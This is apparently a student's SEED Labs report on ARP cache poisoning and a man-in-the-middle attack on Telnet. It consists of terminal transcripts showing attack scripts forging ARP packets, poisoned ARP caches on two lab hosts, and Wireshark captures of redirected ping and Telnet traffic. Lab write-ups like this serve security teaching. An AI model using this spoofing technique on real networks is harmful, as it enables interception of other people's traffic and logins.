M-10.9.0.105.net-10.9.0  ether   02:42:0a:09:00:69   C                     eth0
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:PES2UG20CS130:Name:Mythreya:/# 
```


Host B



```
root@hostB:PES2UG20CS130:Name:Mythreya:/# arp
root@hostB:PES2UG20CS130:Name:Mythreya:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:16:39.084867 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@hostB:PES2UG20CS130:Name:Mythreya:/# arp
root@hostB:PES2UG20CS130:Name:Mythreya:/# 
```


scenario 2

Attacker




```
root@seed-attacker:PES2UG20CS130:Name:Mythreya:/volumes/Codes# python3 task1C.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = ff:ff:ff:ff:ff:ff
     pdst      = 10.9.0.6

.
Sent 1 packets.
root@seed-attacker:PES2UG20CS130:Name:Mythreya:/volumes/Codes# 
```

Host A



```
root@hostA:PES2UG20CS130:Name:Mythreya:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:20:17.916325 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@hostA:PES2UG20CS130:Name:Mythreya:/# arp
root@hostA:PES2UG20CS130:Name:Mythreya:/# 
```


Host B




```
root@hostB:PES2UG20CS130:Name:Mythreya:/# tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
14:20:17.916327 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
root@hostB:PES2UG20CS130:Name:Mythreya:/# arp
root@hostB:PES2UG20CS130:Name:Mythreya:/# 
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning


Step 1 – Launch the ARP cache poisoning attack



```
root@seed-attacker:PES2UG20CS130:Name:Mythreya:/volumes/Codes# python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@seed-attacker:PES2UG20CS130:Name:Mythreya:/volumes/Codes# python3 task2.py
.
Sent 1 packets.
root@seed-attacker:PES2UG20CS130:Name:Mythreya:/volumes/Codes# 
```




```
root@hostA:PES2UG20CS130:Name:Mythreya:/# arp
root@hostA:PES2UG20CS130:Name:Mythreya:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
B-10.9.0.6.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostA:PES2UG20CS130:Name:Mythreya:/# 
```




```
root@hostB:PES2UG20CS130:Name:Mythreya:/# arp
root@hostB:PES2UG20CS130:Name:Mythreya:/# arp
Address                  HWtype  HWaddress           Flags Mask            Iface
A-10.9.0.5.net-10.9.0.0  ether   02:42:0a:09:00:69   C                     eth0
root@hostB:PES2UG20CS130:Name:Mythreya:/# 
```

Step 2 – Testing

Host A pings Host B   Wireshark reply shows from attacker



```
root@hostA:PES2UG20CS130:Name:Mythreya:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.109 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.061 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.063 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.058 ms
```




[SEED Labs] Capturing from br-ea9efb963438


```
No. Time             Source             Destination        Protocol Length Info
 38 2022-09-18 10:3… 10.9.0.6           10.9.0.5           ICMP     98 Echo (ping) reply    id=0x0051, seq=10/2
 39 2022-09-18 10:3… 10.9.0.5           10.9.0.6           ICMP     98 Echo (ping) request  id=0x0051, seq=11/2
 40 2022-09-18 10:3… 10.9.0.6           10.9.0.5           ICMP     98 Echo (ping) reply    id=0x0051, seq=11/2
 41 2022-09-18 10:3… 10.9.0.5           10.9.0.6           ICMP     98 Echo (ping) request  id=0x0051, seq=12/3
 42 2022-09-18 10:3… 10.9.0.6           10.9.0.5           ICMP     98 Echo (ping) reply    id=0x0051, seq=12/3
 43 2022-09-18 10:3… 10.9.0.5           10.9.0.6           ICMP     98 Echo (ping) request  id=0x0051, seq=13/3
 44 2022-09-18 10:3… 10.9.0.6           10.9.0.5           ICMP     98 Echo (ping) reply    id=0x0051, seq=13/3
 45 2022-09-18 10:3… 10.9.0.5           10.9.0.6           ICMP     98 Echo (ping) request  id=0x0051, seq=14/3
 46 2022-09-18 10:3… 10.9.0.6           10.9.0.5           ICMP     98 Echo (ping) reply    id=0x0051, seq=14/3
 47 2022-09-18 10:3… 10.9.0.5           10.9.0.6           ICMP     98 Echo (ping) request  id=0x0051, seq=15/3
 48 2022-09-18 10:3… 10.9.0.6           10.9.0.5           ICMP     98 Echo (ping) reply    id=0x0051, seq=15/3
 49 2022-09-18 10:3… 02:42:0a:09:00:06  02:42:0a:09:00:05  ARP      42 Who has 10.9.0.5? Tell 10.9.0.6 (duplica
 50 2022-09-18 10:3… 02:42:0a:09:00:05  02:42:0a:09:00:06  ARP      42 10.9.0.5 is at 02:42:0a:09:00:05 (duplica
 51 2022-09-18 10:3… 10.9.0.5           10.9.0.6           ICMP     98 Echo (ping) request  id=0x0051, seq=16/4
 52 2022-09-18 10:3… 10.9.0.6           10.9.0.5           ICMP     98 Echo (ping) reply    id=0x0051, seq=16/4

Frame 1: 107 bytes on wire (856 bits), 107 bytes captured (856 bits) on interface br-ea9efb963438, id 0
Ethernet II, Src: 02:42:ba:0f:ef:19 (02:42:ba:0f:ef:19), Dst: IPv6mcast_fb (33:33:00:00:00:fb)
Internet Protocol Version 6, Src: fe80::42:baff:fe0f:ef19, Dst: ff02::fb
User Datagram Protocol, Src Port: 5353, Dst Port: 5353
Multicast Domain Name System (query)

0000  33 33 00 00 00 fb 02 42  ba 0f ef 19 86 dd 60 02   33····B ······`·
0010  22 2e 00 35 11 ff fe 80  00 00 00 00 00 00 00 42   ".·5···· ·······B
0020  ba ff fe 0f ef 19 ff 02  00 00 00 00 00 00 00 00   ········ ········
0030  00 00 00 00 00 fb 14 e9  14 e9 00 35 a7 30 00 00   ········ ···5·0··
0040  00 00 00 02 00 00 00 00  00 00 04 5f 69 70 70 04   ········ ···_ipp·
0050  5f 74 63 70 05 6c 6f 63  61 6c 00 00 0c 00 01 05   _tcp·loc al······

br-ea9efb963438: <live capture in progress>   Packets: 52 · Displayed: 52 (100.0%)   Profile: Default
```

Step 3 – Turn on IP Forwarding

Host A pings Host B   Wireshark output (with ip forwarding)



```
root@hostA:PES2UG20CS130:Name:Mythreya:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.073 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.160 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.062 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.078 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.084 ms
```




[SEED Labs] Capturing from br-ea9efb963438

```
No. Time             Source             Destination        Protocol Length Info
  8 2022-09-18 10:3… 10.9.0.6           10.9.0.5           ICMP     98 Echo (ping) reply    id=0x0053, seq=4/10
  9 2022-09-18 10:3… 10.9.0.5           10.9.0.6           ICMP     98 Echo (ping) request  id=0x0053, seq=5/12
 10 2022-09-18 10:3… 10.9.0.6           10.9.0.5           ICMP     98 Echo (ping) reply    id=0x0053, seq=5/12
 11 2022-09-18 10:3… 10.9.0.5           10.9.0.6           ICMP     98 Echo (ping) request  id=0x0053, seq=6/15
 12 2022-09-18 10:3… 10.9.0.6           10.9.0.5           ICMP     98 Echo (ping) reply    id=0x0053, seq=6/15
 13 2022-09-18 10:3… 02:42:0a:09:00:06  02:42:0a:09:00:05  ARP      42 Who has 10.9.0.5? Tell 10.9.0.6
 14 2022-09-18 10:3… 02:42:0a:09:00:05  02:42:0a:09:00:06  ARP      42 Who has 10.9.0.6? Tell 10.9.0.5
 15 2022-09-18 10:3… 02:42:0a:09:00:05  02:42:0a:09:00:06  ARP      42 10.9.0.5 is at 02:42:0a:09:00:05
 16 2022-09-18 10:3… 02:42:0a:09:00:06  02:42:0a:09:00:05  ARP      42 10.9.0.6 is at 02:42:0a:09:00:06
 17 2022-09-18 10:3… 10.9.0.5           10.9.0.6           ICMP     98 Echo (ping) request  id=0x0053, seq=7/17
 18 2022-09-18 10:3… 10.9.0.6           10.9.0.5           ICMP     98 Echo (ping) reply    id=0x0053, seq=7/17
 19 2022-09-18 10:3… 10.9.0.5           10.9.0.6           ICMP     98 Echo (ping) request  id=0x0053, seq=8/20
 20 2022-09-18 10:3… 10.9.0.6           10.9.0.5           ICMP     98 Echo (ping) reply    id=0x0053, seq=8/20
 21 2022-09-18 10:3… 10.9.0.5           10.9.0.6           ICMP     98 Echo (ping) request  id=0x0053, seq=9/23
 22 2022-09-18 10:3… 10.9.0.6           10.9.0.5           ICMP     98 Echo (ping) reply    id=0x0053, seq=9/23

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-ea9efb963438, id 0
Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
Internet Control Message Protocol

0000  02 42 0a 09 00 06 02 42  0a 09 00 05 08 00 45 00   ·B·····B ······E·
0010  00 54 8c 6c 40 00 40 01  9a 20 0a 09 00 05 0a 09   ·T·l@·@· · ······
0020  00 06 08 00 23 c0 00 53  00 01 1b 2d 27 63 00 00   ····#··S ···-'c··
0030  00 00 cf 88 03 00 00 00  00 00 10 11 12 13 14 15   ········ ········
0040  16 17 18 19 1a 1b 1c 1d  1e 1f 20 21 22 23 24 25   ········ ·· !"#$%
0050  26 27 28 29 2a 2b 2c 2d  2e 2f 30 31 32 33 34 35   &'()*+,- ./012345

br-ea9efb963438: <live capture in progress>   Packets: 22 · Displayed: 22 (100.0%)   Profile: Default
```


Step 4 – Launch the MITM Attack

Telnet from Host A to B




```
root@hostA:PES2UG20CS130:Name:Mythreya:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
hostB:PES2UG20CS130:Name:Mythreya login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@hostB:PES2UG20CS130:Name:Mythreya:~$ 
```

Wireshark output



```
No.  Time                Source      Destination  Protocol  Length  Info
 227 2022-09-18 10:3…  10.9.0.6    10.9.0.5     TCP         66 23 → 39658 [ACK] Seq=3460134282 Ack=2843
 228 2022-09-18 10:3…  10.9.0.5    10.9.0.6     TELNET      67 Telnet Data ...
 229 2022-09-18 10:3…  10.9.0.6    10.9.0.5     TCP         66 23 → 39658 [ACK] Seq=3460134282 Ack=2843
 230 2022-09-18 10:3…  10.9.0.5    10.9.0.6     TELNET      67 Telnet Data ...
 231 2022-09-18 10:3…  10.9.0.6    10.9.0.5     TCP         66 23 → 39658 [ACK] Seq=3460134282 Ack=2843
 232 2022-09-18 10:3…  10.9.0.5    10.9.0.6     TELNET      68 Telnet Data ...
 233 2022-09-18 10:3…  10.9.0.6    10.9.0.5     TCP         66 23 → 39658 [ACK] Seq=3460134282 Ack=2843
 234 2022-09-18 10:3…  10.9.0.6    10.9.0.5     TELNET      68 Telnet Data ...
 235 2022-09-18 10:3…  10.9.0.5    10.9.0.6     TCP         66 39658 → 23 [ACK] Seq=2843697108 Ack=3460
 236 2022-09-18 10:3…  10.9.0.6    10.9.0.5     TELNET     476 Telnet Data ...
 237 2022-09-18 10:3…  10.9.0.5    10.9.0.6     TCP         66 39658 → 23 [ACK] Seq=2843697108 Ack=3460
 238 2022-09-18 10:3…  10.9.0.6    10.9.0.5     TELNET     341 Telnet Data ...
 239 2022-09-18 10:3…  10.9.0.5    10.9.0.6     TCP         66 39658 → 23 [ACK] Seq=2843697108 Ack=3460
 240 2022-09-18 10:3…  10.9.0.6    10.9.0.5     TELNET     108 Telnet Data ...
 241 2022-09-18 10:3…  10.9.0.5    10.9.0.6     TCP         66 39658 → 23 [ACK] Seq=2843697108 Ack=3460

› Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-ea9efb963438, id 0
› Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
› Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
› Internet Control Message Protocol

0000  02 42 0a 09 00 06 02 42  0a 09 00 05 08 00 45 00   ·B·····B ······E·
0010  00 54 8c 6c 40 00 40 01  9a 20 0a 09 00 05 0a 09   ·T·l@·@· ·······
